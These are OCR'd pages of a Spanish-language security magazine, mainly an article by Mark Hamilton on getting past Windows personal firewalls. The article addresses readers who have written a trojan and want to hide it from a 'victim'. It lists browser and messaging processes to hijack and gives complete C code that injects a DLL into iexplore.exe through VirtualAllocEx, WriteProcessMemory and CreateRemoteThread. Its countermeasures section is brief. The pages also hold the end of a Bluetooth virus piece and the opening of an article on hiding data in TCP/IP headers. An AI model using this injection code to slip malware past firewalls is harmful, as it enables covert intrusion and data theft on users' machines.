
En la página *http://mobile.f-secure.com* se encuentra la vacunación contra el virus. Hay que conectarse con esta dirección por medio de un navegador accesible en el teléfono. En la página www, hay que elegir el enlace *Download F-Secure Mobile Anti-Virus*, y a continuación descargar, instalar y activar la aplicación.

Bluetooth visto de una manera juiciosa

Bluetooth entra cada vez más atrevidamente en nuestra vida. Merece la pena saber sus peligros y modos de emplear esta tecnología contra sus usuarios. Si conocemos estas cuestiones, podremos de modo más consciente y con más responsabilidad usar los dispositivos con Bluetooth incorporado y tratar de manera juiciosa las garantías de fabricantes u operadores que elogian sus productos y sus servicios. ■

Cómo burlar cortafuegos personales – una introducción para programadores Windows

Mark Hamilton



Numerosos usuarios de Internet hacen uso de cortafuegos personales, tales como Softwin BitDefender o Norton Personal Firewall. Estas aplicaciones muestran mensajes de alerta cuando otros programas tratan de establecer conexiones a Internet y bloquean tales intentos si no son confirmados por el usuario. No obstante, existe al menos una posibilidad de burlar este tipo de cortafuegos.

Imagina que has desarrollado un troyano o software similar. Desafortunadamente tu víctima usa un cortafuegos que puede bloquear sus intentos de conexión y que, además, puede conducir a su descubrimiento (ver Figura 1). Es necesario vulnerar de alguna manera este sistema de seguridad.

El tipo de software cortafuegos que nos interesa está prácticamente siempre equipado con una función que permite establecer ciertas reglas de seguridad a utilizar, de tal manera que el usuario no tenga que confirmar todos y cada uno de los intentos de establecer una conexión por parte de herramientas que deben hacerlo con frecuencia: navegadores, clientes de correo electrónico, filtros de spam, clientes de mensajería instantánea, etc. El usuario puede dar una autorización por defecto a todos los programas que, en su opinión, sean de fiar y que requieran de conexiones a Internet para su normal funcionamiento.

Probablemente ya te imaginas qué es lo que intentaremos hacer: basta con que el cortafuegos crea que nuestro troyano es uno de los programas con autorización por defecto. ¿Quién habría imaginado que esto es posible? Basta con que el programa apropiado

En este artículo aprenderás...

- cómo eludir cortafuegos personales en Windows,
- cómo inyectar hilos de ejecución arbitrarios en procesos de Windows.

Lo qué deberías saber...

- es necesario tener conocimientos básicos de programación multihilo,
- deberías conocer el modelo de procesos del MS Windows,
- debes saber programar medianamente bien con el WinAPI.

Sobre el Autor

Mark Hamilton cuenta con una formación en ciencias de la computación aplicada y trabaja como consultor independiente de seguridad para pequeñas empresas y clientes individuales. Además de la neuroinformática y la computación reticular, la seguridad de aplicaciones web y de redes informáticas son sus principales campos de actividad. Este artículo es su primera publicación impresa.

ejecute las funciones de nuestro troyano para que ningún cortafuegos existente sea capaz de diferenciar las acciones realizadas por nuestro software de las realizadas por el software autorizado (a nombre nuestro). Esto puede parecer difícil, pero en realidad es bastante simple. Todo lo que necesitamos está en el Windows API.

Programando una desviación

Lo único que necesitamos hacer para eludir un software cortafuegos es incluir las funciones de nuestro programa que requieran de conexión a Internet en una función única. Esta función puede ser ejecutada en un hilo de ejecución aparte (ver Recuadro *Windows, procesos e hilos de ejecución*), el cual puede ser inyectado en otro proceso que se esté ejecutando (ver Figura 2). El Windows API ofrece para ello una función muy útil: `CreateRemoteThread()` (ver Listado 1).

Esta función crea un hilo en el espacio virtual de memoria de otro proceso. Por lo tanto, toda acción realizada por este hilo parecerá estar siendo realizada desde el proceso anfitrión (nótese que la función puede también ser empleada con fines constructivos, aunque no lo sea en este caso). En otras palabras, el troyano debe buscar un proceso anfitrión adecuado (ver Tabla 1) e inyectar en él su hilo de ejecución. El hilo será ejecutado en el espacio de memoria del proceso anfitrión, por lo que el cortafuegos le permitirá abrir conexiones de red cada vez que lo necesite.

Así pues, nuestro programa debe ser capaz de:

- encontrar procesos en ejecución adecuados,
- inyectar un hilo de ejecución a uno de ellos,
- comunicarse con el hilo remoto.

Adicionalmente, el hilo remoto debe ser capaz de comunicarse con nuestro programa y de establecer una conexión a Internet.




Figura 1. *Conexiones sin acceso a Internet bloqueado por un cortafuegos*




Figura 2. *Inyección de hilos de ejecución en procesos aceptados por un cortafuegos*

Listado 1. *Prototipo de la función CreateRemoteThread()*

```
HANDLE CreateRemoteThread(
  HANDLE hProcess,
  LPSECURITY_ATTRIBUTES lpThreadAttributes,
  SIZE_T dwStackSize,
  LPTHREAD_START_ROUTINE lpStartAddress,
  LPVOID lpParameter,
  DWORD dwCreationFlags,
  LPDWORD lpThreadId
);
```

¿Cómo encontrar los procesos apropiados?

Existen dos posibilidades de detectar una aplicación: a partir del nombre de su ejecutable o a partir del título de su ventana. Probablemente existen métodos más seguros, como la simulación de comunicaciones con estos procesos, pero los dos mencionados son definitivamente los más sencillos. Debes decidir por ti mismo cuál de ellos usar en casos específicos. Por ejemplo, el título de ventana del *Internet Explorer* cambia con cada sitio web que nuestra víctima visita (pues la ventana tiene el mismo título que el sitio web). En este caso la detección a partir del título es completamente inútil, pero el nombre del fichero *.exe* (*iexplore.exe*) no cambia, por supuesto.

Además, no todo software apto para funcionar como anfitrión (ver Tabla 1) tiene ventanas. La detección a partir del nombre del ejecutable es, por lo tanto, la primera a considerar, por ser definitivamente la más segura, pero puede que existan programas cuyo nombre de fichero *.exe* no sea constante, por lo que es útil contar con un segundo método.





Para hallar todos los procesos en ejecución se puede usar la función `CreateToolhelp32Snapshot()` del Windows API:

```
HANDLE WINAPI
  CreateToolhelp32Snapshot(
    DWORD dwFlags,
    DWORD th32ProcessID
  );
```

Dado que queremos listar solamente procesos (y no hilos de ejecución!), entregamos como primer argumento la constante `TH32_SNAPPROCESS` y como segundo parámetro usamos 0 (este será ignorado, de todas maneras). Luego podemos usar las funciones `Process32First()` y `Process32Next()` para navegar la lista de procesos obtenida en busca de nombres de ejecutables adecuados.

Lo único que debemos hacer ahora es obtener el manipulador de uno de los procesos candidatos (requerido por la función `CreateRemoteThread()`). Para ello debemos invocar la función `OpenProcess()` entregándole como argumento el identificador (ProcessID) del proceso que nos interesa. En el Listado 2 puede verse una función que intenta obtener el manipulador de un proceso *iexplore.exe*.

Primero, la lista de todos los procesos en ejecución es creada y su accesibilidad es verificada. Luego la función busca procesos con el nombre *iexplore.exe* dentro de la lista, utilizando para ello las funciones `Process32First()` y `Process32Next()`. Si el programa logra encontrar un proceso adecuado, obtiene su manipulador usando la función `OpenProcess()` (con la constante `PROCESS_ALL_ACCESS`, que permite obtener acceso completo al proceso). El éxito de esta operación indica que es posible introducir un nuevo hilo de ejecución al proceso.

Para invocar `OpenProcess()` no es necesario tener ningún privilegio especial, siempre y cuando el proceso esté siendo ejecutado en la misma cuenta de usuario que nuestra aplicación. Esto quiere decir que si el proceso anfitrión ha sido lanzado por el usuario, no deberíamos tener ningún problema para inyectarle un hilo desde nuestra

Tabla 1. *Programas populares de red que pueden ser usados como aplicaciones anfitrión*

Programa	Nombre del ejecutable	Versión
Internet Explorer	*iexplore.exe*	6.0.0
Mozilla Firefox	*firefox.exe*	1.0.3
Netscape Navigator	*netscp.exe*	7.1
Opera	*opera.exe*	8.0
Mozilla	*mozilla.exe*	1.7.6
Mozilla Thunderbird	*thunderbird.exe*	1.0
Outlook Express	*msimn.exe*	6.0
Outlook	*outlook.exe*	9.0
Eudora	*eudora.exe*	6.2
Pegasus	*Pegasus.exe*	4 2
ICQ	*icq.exe*	5.0.5
ICQ Lite	*ICQLite.exe*	2.0.3.4
YIM	*yim.exe*	6.0
AIM	*aim.exe*	5.1
MSNM	*msnm.exe*	7.0
Miranda	*miranda32.exe*	0.3
Trillian	*trillian.exe*	basic 3.1
Spamihilator	*spamihilator.exe*	0.9
Shareaza	*shareaza.exe*	2.1
KaZaA	*kazaa.exe*	3.0
KaZaA Lite	*kazaalite.exe*	2.6
eMule	*emule.exe*	0.4.5
eDonkey	*edonkey.exe*	0.5
eDonkey 2000	*edonkey2000.exe*	1.1
BitTorrent	*BitTorrent-4.0.1.exe*	4.0.1
Azureus	*Azureus.exe*	2.2
WinMX	*WinMX.exe*	3.5

Windows, procesos e hilos de ejecución

En el pasado, MS Windows era un sistema operativo monotarea, lo que quiere decir que no era capaz de ejecutar más de un programa a la vez. Con el paso del tiempo, un nuevo modelo, conocido como multitarea, fue implementado para hacer posible la ejecución simultánea de más de un programa. Cada copia en ejecución de un programa es conocida con el nombre de proceso. El tiempo de procesador y el espacio de memoria RAM disponibles son distribuidos entre todos los procesos existentes, por lo que un proceso puede también ser considerado como una porción de CPU y de RAM dedicada a una tarea específica.

Sin embargo, no es el proceso en sí el que lleva a cabo una tarea, sino los así llamados hilos de ejecución. Todo proceso contiene por lo menos un hilo que ejecuta instrucciones en el espacio virtual de memoria del proceso (o sea, en la porción de RAM asignada al proceso por el sistema operativo). Un proceso puede tener más de un hilo – esta propiedad es conocida como multihilo, pero los hilos no pueden existir sin procesos, los cuales son una especie de medio ambiente para ellos. En principio, un proceso no tiene acceso al espacio de memoria de otro proceso, pero desde los tiempos de Windows NT es posible, por ciertas razones, trasladar un hilo de una sección de la memoria a otra, inclusive dentro del espacio de memoria de otro proceso, y luego ejecutarlo. Precisamente de esto nos aprovecharemos para crear nuestro exploit.

aplicación – suponiendo que los permisos de acceso del proceso no han sido modificados, pero este es el peor de los casos.

Introduciendo el hilo al proceso anfitrión

Ahora que estamos en posesión de un manipulador válido del proceso, podemos tratar de inyectar a la aplicación un nuevo hilo que ejecute nuestra función. La función misma debe ser puesta en una DLL (*Dynamically Linked Library* – librería de enlace dinámico). Un ejemplo de función que puede ser invocada desde la aplicación remota se muestra en el Listado 3. Ésta no hace más que visualizar un mensaje cada vez que el hilo es lanzado o detenido (el procedimiento en sí no es importante). El fichero *.dll* se llama *test.dll* y se encuentra en el mismo directorio que el fichero ejecutable. El código del Listado 3 está completo, sólo hace falta compilarlo como DLL. La manera de realizar esta tarea varía de un IDE a otro, pero por lo general es buena idea buscar una entrada de menú que diga *Nuevo fichero DLL*, o algo parecido.

La función `DllMain()` verifica si el hilo está siendo añadido o retirado y visualiza una ventana de información invocando la función `OnProcess()`, la cual utiliza la función `MessageBox()` para mostrar uno de los mensajes: *Attach* o *Detach*.

Después de todos estos preparativos podemos tratar de inyectar este *.dll* en el proceso anfitrión. Para ello debemos reservar una página de memoria para nuestro código (con la función `VirtualAllocEx()`) en el proceso de destino, introducir en ella el código utilizando `WriteProcessMemory()` y, finalmente, invocar `CreateRemoteThread()` con los datos reunidos hasta ese momento. Además, las siguientes variables deben ser declaradas:

- `LPVOID RemoteFileName,`
- `TCHAR ModuleFileName[MAX _ PATH],`
- `LPTSTR FileName,`
- `HANDLE hRemoteThread,`
- `HINSTANCE RemoteModule.`

Listado 2. *Función que trata de obtener un manipulador de iexplore.exe*

```
#include <windows.h>
#include <tlhelp32.h>
#include <stdio.h>

BOOL FindInternetExplorer( )
{
  HANDLE hProcessSnap;
  HANDLE hProcess;
  PROCESSENTRY32 pe32;
  hProcessSnap = CreateToolhelp32Snapshot( TH32CS_SNAPPROCESS, 0 );
  if( hProcessSnap == INVALID_HANDLE_VALUE )
  {
    return( FALSE );
  }
  pe32.dwSize = sizeof( PROCESSENTRY32 );
  if( !Process32First( hProcessSnap, &pe32 ) )
  {
    CloseHandle( hProcessSnap );
    return( FALSE );
  }
  do
  {
    if( strcmp( pe32.szExeFile, "iexplore.exe") == 0 )
    {
      hProcess = OpenProcess(PROCESS_ALL_ACCESS,FALSE,pe32.th32ProcessID);
      if ( hProcess != NULL )
      {
        // Here we can attach our thread
      }
      CloseHandle( hProcess );
    }
  } while( Process32Next( hProcessSnap, &pe32 ) );
  CloseHandle( hProcessSnap );
  return( TRUE );
}
```

Listado 3. *Ejemplo de función que puede ser invocada desde la aplicación remota*

```
#include <windows.h>
BOOL OnProcess( BOOL Attach )
{
  TCHAR Filename[ MAX_PATH ] = { TEXT('\0') };
  GetModuleFileName( NULL, Filename, MAX_PATH );
  MessageBox( NULL, Filename,
    Attach ? TEXT("Attach") : TEXT("Detach"),
    MB_OK | MB_ICONINFORMATION | MB_TASKMODAL );
  return TRUE;
}
BOOL WINAPI DllMain( HINSTANCE hinstDLL,
  DWORD fdwReason, LPVOID lpvReserved )
  {
  switch( fdwReason )
  {
    case DLL_PROCESS_ATTACH:
      return OnProcess( TRUE );
    case DLL_PROCESS_DETACH:
      return OnProcess( FALSE );
    default:
      return TRUE;
  }
}
```





Listado 4. *Determinación de la ruta absoluta de acceso a un fichero .dll*

```
ModuleFileName[0] = TEXT('\0');
GetModuleFileName( NULL, ModuleFileName, MAX_PATH );
FileName = &ModuleFileName[lstrlen( ModuleFileName )];
while ( FileName > &ModuleFileName[0]
  && FileName[0] != TEXT('\\') && FileName[0] != TEXT('/') )
    FileName--;
if ( FileName[0] != TEXT('\0') )
  FileName++;
lstrcpy( FileName, TEXT("test.dll") );
```

Listado 5. *Utilización de la función CreateRemoteThread()*

```
hRemoteThread = CreateRemoteThread( hProcess, NULL, 0,
  (LPTHREAD_START_ROUTINE)GetProcAddress(
  GetModuleHandle( TEXT("kernel32.dll") ),
    #ifdef UNICODE
      "LoadLibraryW"),
    #else
      "LoadLibraryA"),
    #endif
  RemoteFileName, 0, NULL );
```

Listado 6. *Descargamos el código para evitar excepciones de violación de acceso*

```
WaitForSingleObject( hRemoteThread, INFINITE );
GetExitCodeThread( hRemoteThread, (LPDWORD)&RemoteModule );
hRemoteThread = CreateRemoteThread( hProcess, NULL,
  0, (LPTHREAD_START_ROUTINE)GetProcAddress(
  GetModuleHandle( TEXT("kernel32.dll") ), "FreeLibrary"),
  RemoteModule, 0, NULL );
```

Listado 7. *Programa completo para inyectar hilos de ejecución en aplicaciones*

```
#include <windows.h>
#include <tlhelp32.h>
#include <stdio.h>

BOOL AttachThread( );
int main( ) {
  AttachThread( );
}
BOOL AttachThread( ) {
  HANDLE hProcessSnap;
  HANDLE hProcess;
  PROCESSENTRY32 pe32;
  DWORD dwPriorityClass;
  LPVOID RemoteFileName;
  TCHAR ModuleFileName[MAX_PATH];
  LPTSTR FileName;
  HANDLE hRemoteThread;
  HINSTANCE RemoteModule;
  hProcessSnap = CreateToolhelp32Snapshot( TH32CS_SNAPPROCESS, 0 );
  if( hProcessSnap == INVALID_HANDLE_VALUE )
  {
    return( FALSE );
  }
```

Continúa en la página siguiente

La variable `RemoteFileName` es necesaria para reservar la memoria RAM, `ModuleFileName` y `FileName` son necesarias para determinar la ruta absoluta de acceso al DLL, `hRemoteThread` contendrá el manipulador de nuestro hilo de ejecución remoto y `RemoteModule` la instancia del fichero DLL remoto.

Como manipulador del proceso utilizaremos la variable `hProcess` del Listado 2. En primer lugar, la ruta absoluta de acceso a nuestro fichero *.dll* debe ser establecida (ver Listado 4).

La ruta de acceso completa a nuestra propia aplicación es calculada con `GetModuleFileName()`. Usualmente esta función permite determinar el nombre de un fichero DLL dado, pero puesto que entregamos NULL como primer parámetro (nombre del módulo buscado), la función regresa la ruta de acceso a la aplicación. El segundo parámetro señala la variable que recibirá el resultado y el tercero es el tamaño del búfer a usar para el nombre del fichero. Ahora tenemos algo similar a *C:\ruta\a\nuestro\programa\ejecutable.exe*. Dado que lo que necesitamos es la ruta al *.dll* (el cual se encuentra en el mismo directorio que el fichero ejecutable), buscamos la primera barra inversa, de derecha a izquierda, en la variable `ModuleFileName` (a fin de conocer la posición desde la que comienza el nombre del fichero de la aplicación) y sustituimos el nombre del fichero *.exe* con el de nuestro DLL, con lo que obtenemos un resultado de tipo *C:\ruta\a\nuestro\programa\test.dll*.

Luego reservamos una página de memoria en el proceso de destino:

```
RemoteFileName = VirtualAllocEx(
  hProcess, NULL, MAX_PATH,
  MEM_COMMIT, PAGE_READWRITE);
```

El primer argumento es el manipulador del proceso, el segundo define la dirección inicial (puesto que usamos NULL, la función determinará automáticamente la región de memoria asignada), el tercero indica el tamaño de la región de memoria a reservar (en bytes, pero nosotros queremos tanto como sea posible, por supuesto) y el cuarto el tipo de

Listado 7. *Programa completo para inyectar hilos de ejecución en aplicaciones (cont.)*

```
  pe32.dwSize = sizeof( PROCESSENTRY32 );
  if( !Process32First( hProcessSnap, &pe32 ) )
  {
    CloseHandle( hProcessSnap );
    return( FALSE );
  }
  do
  {
    if( strcmp(pe32.szExeFile,"iexplore.exe") == 0 )
    {
      hProcess = OpenProcess(PROCESS_ALL_ACCESS,FALSE,
        pe32.th32ProcessID);
      if ( hProcess != NULL )
      {
        RemoteFileName = VirtualAllocEx( hProcess, NULL,
          MAX_PATH, MEM_COMMIT, PAGE_READWRITE);
        if( RemoteFileName )
        {
          ModuleFileName[0] = TEXT('\0');
          GetModuleFileName( NULL, ModuleFileName, MAX_PATH );
          FileName = &ModuleFileName[lstrlen( ModuleFileName )];
          while ( FileName > &ModuleFileName[0] && FileName[0] != TEXT('\\')
            && FileName[0] != TEXT('/') )
              FileName--;
          if ( FileName[0] != TEXT('\0') )
            FileName++;
          lstrcpy( FileName, TEXT("test.dll") );
          if( WriteProcessMemory( hProcess, RemoteFileName,
            ModuleFileName, MAX_PATH, NULL ) )
            {
              hRemoteThread = CreateRemoteThread( hProcess,
                NULL, 0, (LPTHREAD_START_ROUTINE)GetProcAddress(
                GetModuleHandle( TEXT("kernel32.dll") ),
                  #ifdef UNICODE
                    "LoadLibraryW"),
                  #else
                    "LoadLibraryA"),
                  #endif
                RemoteFileName, 0, NULL );
              WaitForSingleObject( hRemoteThread, INFINITE );
              GetExitCodeThread( hRemoteThread, (LPDWORD)&RemoteModule );
              hRemoteThread = CreateRemoteThread( hProcess,
                NULL, 0, (LPTHREAD_START_ROUTINE)GetProcAddress(
                GetModuleHandle( TEXT("kernel32.dll") ), "FreeLibrary"),
                RemoteModule, 0, NULL );
              VirtualFreeEx( hProcess, RemoteFileName, 0, MEM_RELEASE );
              CloseHandle(hRemoteThread);
            }
        }
      }
      CloseHandle( hProcess );
    }
  } while( Process32Next( hProcessSnap, &pe32 ) );
  CloseHandle( hProcessSnap );
  return( TRUE );
}
```

En la Red

- *http://www.msdn.microsoft.com* – La *Microsoft Developer Network*,
- *http://www.winapi.org* – sitio web dedicado a la programación en Windows.

reservación de memoria a realizar (otras posibilidades son `MEM_RESET` y `MEM_RESERVE`, pero no en este caso). Finalmente, el quinto parámetro especifica el tipo de protección de memoria para la región de páginas a reservar – `PAGE_READWRITE` nos da acceso de lectura y escritura.

A continuación escribimos el código en la memoria:

```
WriteProcessMemory(
  hProcess, RemoteFileName,
  ModuleFileName, MAX_PATH,
  NULL );
```

También en este caso el primer argumento contiene el manipulador del proceso. El segundo es un puntero a la dirección base de memoria del proceso dado, en la cual son escritos los datos (del mismo tipo que el valor regresado por la función `VirtualAllocEx()`) y el tercer parámetro es un puntero al búfer que contiene los datos a escribir en el espacio de memoria (definido previamente). Después viene el número de bytes a escribir y un puntero opcional a una variable que recibe el número de bytes efectivamente copiados (aquí no hacemos uso de esta posibilidad).

Ahora el momento mágico ha llegado. Podemos finalmente ejecutar el código desde el proceso remoto. Para hacerlo usamos la función `CreateRemoteThread()` (ver Listado 5).

Primero entregamos el manipulador del proceso. El segundo parámetro es un puntero a una estructura de atributos de seguridad (no usada aquí), el tercero define el tamaño inicial de la pila en bytes (0 significa que el tamaño por defecto será usado). Luego un puntero a nuestra función de hilo es obtenido con `GetProcAddress()` y entregado a la función, para luego proceder a verificar si el código ha sido compilado como UNICODE o ANSI (esa es la diferencia entre `LoadLibraryW` y `LoadLibraryA`). El sexto parámetro es un puntero a una variable que es entregada a nuestro hilo de ejecución. El penúltimo argumento es un flag de creación (se puede usar la constante `CREATE_SUSPENDED` para



crear el hilo en estado suspendido) y el último es un puntero a una variable que recibe el identificador del hilo (no usado aquí). Eso es todo, ¡ahora el código es ejecutado!

No debemos olvidar descargar el código al final. De lo contrario será lanzada una excepción de violación de acceso cuando el proceso anfitrión termine de ejecutarse (ver Listado 6). Primero tenemos que esperar por un un tiempo indefinido (`INFINITE`) a que nuestro hilo termine de ejecutarse. Luego lo descargamos entregando el valor `ExitCode` a la función `CreateRemoteThread()` y usando `FreeLibrary` dentro de la función `GetModuleHandle()`. La aplicación completa que acabamos de escribir puede verse en el Listado 7.

Comunicación Entre el Hilo Remoto y Nuestra Aplicación

La cantidad de métodos existentes para la comunicación con otras aplicaciones, hilos o procesos es impresionante. Desgraciadamente todos ellos son muy complejos – incluso una introducción muy básica a los ficheros proyectados en memoria (*Memory Mapped Files*) como la disponible en la MSDN tiene 14 páginas de largo y cubre material que va bastante más allá del alcance del presente artículo. No obstante, a continuación se incluye un breve sumario.

El mensaje WM_COPYDATA

Una aplicación envía el mensaje `WM_COPYDATA` a fin de enviar datos a otra aplicación. Para enviar este mensaje se usa la función `SendMessage()`. Es necesario poner atención a los datos que se envía, pues éstos no pueden contener punteros o referencias a objetos que no sean accesibles para la aplicación de destino. Durante el envío del mensaje, los datos a los que éste hace referencia no pueden ser modificados.

Memory Mapped Files (MMF)

Los *Memory Mapped Files* son ficheros que pueden ser mapeados al espacio de memoria de uno o más procesos. Esta técnica hace posible la comunicación entre procesos, pero está limitada a procesos que se ejecutan en un mismo sistema. La comunicación en red no es viable (tal como en el caso de las tuberías con nombre)

Named pipes

Una *named pipes* es una extensión del concepto clásico de tubería en los sistemas UNIX (también posible en sistemas Windows, por supuesto) y es uno de los métodos utilizados para la comunicación entre procesos. Su diseño es similar al modelo de comunicación cliente-servidor. Estas tuberías no son permanentes y no pueden ser creadas como ficheros especiales. Son muy raramente vistas por el usuario.

Memoria Compartida

La memoria compartida es un mecanismo eficiente de comunicación entre procesos. Un programa crea una porción de memoria que puede ser accesible para otros procesos. Sin embargo, es relativamente compleja de implementar.

Contramedidas

Hasta este momento todo el material presentado ha sido de una simplicidad pasmosa. Apenas ahora es que el tema se pone interesante. Al parecer no existe una solución fácil a este problema, por lo que si en un momento de inspiración se te ocurre algo, no dudes en publicarlo. He aquí algunas consideraciones poco satisfactorias.

Métodos de protección para el usuario

Como usuario puedes protegerte a ti mismo evitando crear autorizaciones perpetuas. Algunos cortafuegos permiten establecer conexiones a todos los puertos después de indicar un puerto especial como estándar. Para elevar el nivel de seguridad es necesario fijar los puertos manualmente – p.ej. los clientes de correo electrónico utilizan los puertos 110 y 25, por lo que solamente estos puertos necesitan ser autorizados en las reglas de seguridad. Sin embargo, otros programas utilizan otros puertos, los cuales también deben ser especificados en las reglas de seguridad del cortafuegos. Pero incluso tomando esta medida de precaución es difícil determinar si un intento de conexión proveniente de un proceso inyectado es normal o no. Tales intentos parecen siempre haber sido iniciados por el proceso anfitrión.

Métodos de protección para aplicaciones anfitrión


Este tipo de métodos existe en teoría, pero parece ser imposible implementarlos en la vida real. La solución óptima (y la menos viable) sería equipar todas las aplicaciones que pudieran ser utilizadas como anfitrión con una función de protección que se encargara de evitar que ningún hilo de ejecución extraño pueda acceder al espacio virtual de memoria del programa, e incluso de terminar tales hilos (eliminando con ello los riesgos que éstos representan). El problema es que para ello sería necesario que todos y cada uno de los desarrolladores de software implementaran una funcionalidad similar en sus productos (son ellos los únicos que saben si un hilo es legítimo o no, por lo que es imposible crear una aplicación capaz de examinar procesos arbitrarios para detectar en ellos hilos de ejecución malignos).

Palabras finales

Espero haber dejado claro lo difícil que es protegerse contra ataques basados en inyecciones de hilo de ejecución. Aunque existe al menos un cortafuegos – llamado *Tiny* – que puede detectar este tipo de ataques interceptando todas las llamadas a `CreateRemoteThread()`, la gran mayoría de ellos es vulnerable, e incluso ni siquiera *Tiny* es capaz de dilucidar si una inyección detectada es útil o perjudicial. Para encontrar mayor información sobre las funciones aquí utilizadas consulta en primer lugar la MSDN. Todas y cada una de las funciones del Windows API han sido descritas en ella. ■

Esteganografía de red – ocultar datos en cabeceras TCP/IP

Łukasz Wójcicki



Los errores en el diseño del protocolo TCP/IP han provocado que ocultar datos en los datagramas de red puede convertirse en un gran peligro. La esteganografía de red emplea los bits sobrantes en los campos adicionales y obligatorios de las cabeceras TCP.

Los principios de la esteganografía (del griego *steganos* – oculto, secreto; *graphos* – escrito, dibujado) se remotan a la antigüedad. Este término traducido de la lengua griega significa *escritura oculta*. Los antiguos ya se esforzaban por ocultar información ante la vista de extraños, por ejemplo, se llevaba información en la madera, la cual era cubierta con una capa fina de cera. En la esteganografía se aspira a ocultar las intenciones de entenderse, que lo diferencia del problema de la criptografía clásica, donde nos encontramos con la codificación de la información con el fin de que sea ilegible a las páginas para las cuales no fue destinada.

Una de las variaciones de la esteganografía es la esteganografía de red, o sea ocultar información a nivel del protocolo de comunicación utilizado en Internet. Para estos protocolos existe la noción *canal secreto* (ing. *covert channel*), gracias a él se puede enviar información sólo a páginas de confianza tras ocultar previamente la fuente y detectar correctamente los datos por el lado del destinatario. La Figura 1 explica la noción *canal secreto*.

La posibilidad de ocultar los mensajes está vinculada con el diseño erróneo del protocolo de comunicación. Así pues, estaría bien conocer los defectos de los protocolos de la

En este artículo aprenderás...

- cómo ocultar datos en cabeceras TCP y IGMP,
- de qué manera emplear la herramienta *covert_tcp* para comunicaciones.

Lo que deberías saber...

- conocer el modelo ISO/OSI,
- poseer conocimientos básicos sobre la familia de los protocolos TCP/IP.

Sobre el autor

Łukasz Wójcicki realiza estudios de doctorado en la Politécnica de Varsovia. Ha colaborado con numerosos servicios informáticos; también tiene mucha experiencia como administrador de redes de ordenadores. Actualmente está encargado de uno de los servidores del Instituto de Telecomunicaciones de la Politécnica de Varsovia y, además, trabaja en la empresa Softax (*http://www.softax.pl*) como programador.

Protocolo TCP/IP

El protocolo TCP/IP suministra un conjunto de reglas semánticas y sintánticas necesarias para la comunicación. Éstas contienen detalles sobre el formato de los mensajes, el soporte de las respuestas a una petición dada y el soporte de los errores. El protocolo es indenpediente de cualquier elemento de red.

TCP/IP es una familia de protocolos de red y de programación que presta una serie de servicios de red. Esta familia es la solución fundamental, empleada para la transferencia de datos en Internet.

La familia de los protocolos TCP tiene estructura de capas, es decir, la comunicación entre los ordenadores se realiza a nivel de las capas que corresponden entre sí y para cada una de ellas debe crearse un protocolo de comunicación propio. En una verdadera red de ordenadores la comunicación se lleva a cabo únicamente a nivel de la capa física.

La familia de los protocolos TCP/IP no garantiza la seguridad de la información que se envía – aquí incluso no hay garantía de integridad (ing. *integrity*) de los datos enviados o la autentificación del remitente de los paquetes. En algunos casos la neutralización de los huecos en la seguridad del protocolo puede asegurar la introducción de cierta redundancia (ing. *redundancy*); sin embargo, su aplicación es también una invitación para emplear los *covert channels*.

familia TCP/IP (véase Recuadro *Protocolo TCP/IP*), gracias a los cuales se puede pasar contrabando información a y desde redes protegidas.

Llave para el canal

